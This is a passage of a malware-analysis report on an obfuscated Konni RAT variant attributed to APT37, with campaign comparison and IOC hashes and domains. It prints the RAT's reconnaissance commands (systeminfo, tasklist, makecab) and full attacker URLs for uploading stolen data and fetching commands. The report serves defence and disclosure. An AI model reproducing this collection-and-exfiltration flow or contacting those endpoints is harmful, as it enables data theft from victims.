


Figure 17: ServiceMain

Even though this sample is heavily obfuscated its functionality has not changed much and it is similar to its previous version. It seems the actor just used a heavy obfuscation process to hinder all the security mechanisms. VirusTotal detection of this sample at the time of analysis was 3 which indicates that the actor was successful in using obfuscation and bypass most of the AV products.

This RAT has an encrypted configuration file “xmlprov.ini” which will be loaded and decrypted at the start of the analysis. The functionality of this RAT starts by collecting information from the victim’s machine by executing the following commands:

- `cmd /c systeminfo:` Uses this command to collect the detailed configuration information about the victim’s machine including operation system configurations, security information and hardware data (RAM size, disk space and network cards info) and store the collected data in a tmp file.
- `cmd /c tasklist`: Executes this command to collect a list of running processes on victim’s machine and store them in a tmp file.

In the next step each of the the collected tmp files is being converted into a cab file using `cmd /c makecab` and then encrypted and sent to the attacker server in an HTTP POST request (`http://taketodjnfnei898.c1.biz/up.php?name=%UserName%`).

Figure 18: Upload data to server

After sending data to server it goes to a loop to receive commands from the server (`http://taketodjnfnei898.c1.biz/dn.php?name=%UserName%&prefix=tt`). At the time of the analysis the server was down and unfortunately we do not have enough information about the next step of this attack. The detail analysis of this payload will be published in a follow up blog post.

Campaign Analysis

Konni is a Rat that potentially is used by APT37 to target its victims. The main victims of this Rat are mostly political organizations in Russia and South Korea but it is not limited to these countries and it has been observed that it has targeted Japan, Vietnam, Nepal and Mongolia.


There were several operations that used this Rat but specifically the campaigns reported by ESTsecurity and CyberInt in 2019 and 2020 are similar to what we reported here. In those campaigns the actor used lures in Russian language to target Russia. There are several differences between past campaigns of this actor and what we documented here but still the main process is the same: in all the campaigns the actor uses macro weaponized documents to download a cab file and deploy the Konni RAT as a service.

Here are the some major differences between this new campaign and older ones:

- The macros are different. In the old campaign the actor used TextBoxes to store its data while in the new one the content has been base64 encoded within the document content.
- In the new campaign JavaScript files have been used to execute batch and PowerShell files.
- The new campaign uses Powershell and URLMON API calls to download the cab file while in the old campaign it used `certutil` to download the cab file.

- The new campaign has used two different UAC bypass techniques based on the victim's OS while in the old one the actor only used the Token Impersonation technique.
- In the new campaign the actor has developed a new variant of Konni RAT that is heavily obfuscated. Also, its configuration is encrypted and is not base64 encoded anymore. It also does not use FTP for exfiltration.

Malwarebytes customers are protected against this campaign.



IOCs

name	Sha256
N/A	fccad2fea7371ad24a1256b78165bceffc5d01a850f6e2ff576a2d8801ef94fa
economics relations.doc	d283a0d5cfed4d212cd76497920cf820472c5f138fd061f25e3cddf65190283f
y.js	7f82540a6b3fc81d581450dbdf7dec7ad45d2984d3799084b29150ba91c004fd
yy.js	7a8f0690cb0eb7cbe72ddc9715b1527f33cec7497dcd2a1010def69e75c46586
y.ps1	617f733c05b42048c0399ceea50d6e342a4935344bad85bba2f8215937bc0b83
tmpBD2B.tmp	10109e69d1fb2fe8f801c3588f829e020f1f29c4638fad5394c1033bc298fd3f
check.bat	a7d5f7a14e36920413e743932f26e624573bbb0f431c594fb71d87a252c8d90d

install.bat	4876a41ca8919c4ff58ffb4b4df54202d82804fd85d0010669c7cb4f369c12c3
xwtpui.dll	062aa6a968090cf6fd98e1ac8612dd4985bf9b29e13d60eba8f24e5a706f8311
xmlprov.dll	f702dfddbc5b4f1d5a5a9db0a2c013900d30515e69a09420a7c3f6eaac901b12
xmlprov.dll	80641207b659931d5e3cad7ad5e3e653a27162c66b35b9ae9019d5e19e092362
xmlprov.ini	491ed46847e30b9765a7ec5ff08d9acb8601698019002be0b38becce477e12f6

Domains:
takemetoyouheart[.]c1[.]biz
taketodjnfnei898[.]ueuo[.]com
taketodjnfnei898[.]c1[.]biz
romanovawillkillyou[.]c1[.]biz